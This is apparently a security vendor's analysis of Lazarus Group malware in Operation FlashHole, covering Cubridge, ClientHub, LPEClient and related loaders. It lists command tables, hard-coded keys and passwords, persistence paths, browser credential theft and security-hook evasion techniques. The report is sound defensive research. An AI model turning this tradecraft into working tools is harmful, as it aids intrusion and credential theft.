
Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.
Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
Tools (in DLL form) – independent utilities that perform one-off tasks;
Modules – components that are loaded once and remain active providing an extended set of functionalities.
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
Command
Payload type
Description
0
–
Collect device info including the computer name, time zone, PID, and other similar details
1
Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2
Create a file at the specified path
3
Possibly plugin
Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4
Plugin
Reflectively load a plugin in DLL format
5
Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6
Retrieve all information about the loaded plugins
7
Unload the specified plugin
8
Shellcode
Inject the provided shellcode into the target process and load it using section mapping injection
9
Load the provided shellcode directly into memory
10
Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11
Retrieve all information about the loaded shellcode
12
Unload the specified shellcode
13
–
Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14
Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15
Terminate in a controlled manner
16
Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17
Update the global flags, the number of C2 servers, the C2 addresses, etc.
18
Tool
Load a DLL reflectively with the specified parameter
19
Configure the parameters for loading a single DLL
20
Unload the single DLL
21
Module
Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22
Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
Command
Role
23
Get local disk space for each drive
24
Get information about the specified file or directory
25
Execute the provided command
26
Get information about the specified file or directory (similar to command 24)
27
Execute the provided command under the target process (PPID spoofing)
28
Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29
Get detailed information about processes
30
Terminate the provided process
31
Suspend all threads belonging to the specified process
32
Resume all threads belonging to the specified process
33
Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34
Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35
Set the current working directory
36
Copy the specified file to the provided path
37
Delete the specified directory
38
Move the specified file to the provided path
39
Create the provided directory
40
Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41
Read the specified file
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
Command
Role
42
Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43
Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44
Get information about the specified directory
45
Get information about the specified drive
46
Inject the provided DLL payload into the target process
47
Unload the specified DLL from the specified process
48
Implementation of the ipconfig command
49
Implementation of the net command
50
Implementation of the netsh advfirewall firewall command
51
Implementation of the netstat command
52
Implementation of the ping -6 command
53
Implementation of the reg command
54
Implementation of the sc command
55
Implementation of the ping command
56
Implementation of the whoami command
57
Implementation of the nslookup command
58
Implementation of the schtasks command
59
Implementation of the systeminfo command
60
Implementation of the arp command
61
Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62
Not implemented
63
Not implemented
64
Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79
Not implemented
Besides the modules, we also observed that the actor deployed various plugins and tools.
Type of payload
Name
Description
Plugin
ADFinder (AdFinder.dll)
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin
FileCollector (Dll.dll)
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool
Browser stealer
Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool
Process collector
Iterates over all running processes, collecting each process’s ID, path, and command line
TouchHub installs a service for TouchShift
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
Path
Type
Description
C:\Windows\System32\RasConv\ImeBroker.exe
Executable file registered as a service
Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll
Side-loaded TouchShift payload
Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat
TechHub’s configuration file
Dropped by TouchHub after extracting configuration values
TouchShift, a prevalent loader employed across multiple infection chains
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
Hard-coded XOR key: x809G736iC3f8Wp8
Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)
After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
ClientHub
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
Offset
Size
Field value
0
4
Current process ID
4
4
First four bytes of the decrypted C2 server information.
8
7
Randomly generated bytes
15
1
Calculated flag value that indicates a state machine.
16
8
Current system time, represented as a FILETIME structure.
24
8
Randomly generated bytes
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000001
1
DLL loading: load the received body reflectively along with the provided parameter
The payload’s image base
0x00000011
3
Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter
The payload’s image base, the address of the invoked function, and the execution result
0x00000101
5
Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately
The payload’s image base, the address of the function
0x00001011
11
Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin
–
0x00010001
17
DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer
The payload’s image base, the address of the interactive shared buffer, and the execution result
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000010
2
Invoke the previously loaded DLLs and plugins along with the provided parameter
The execution result
0x00000100
4
Not implemented
–
0x00001000
8
Unload the previously loaded DLLs and plugins
The execution result
0x00010000
16
Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload
The execution result
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
Plugin
Description
File archiver
Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector
Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner
Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor
Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information
In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient
LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.

LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.
Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.

Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.
Data relay flow between LPEClient and C2 via ClientHub
Comparison of plugins and modules
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Infrastructure
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
Victims
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Attribution and links to other campaigns
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.

We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
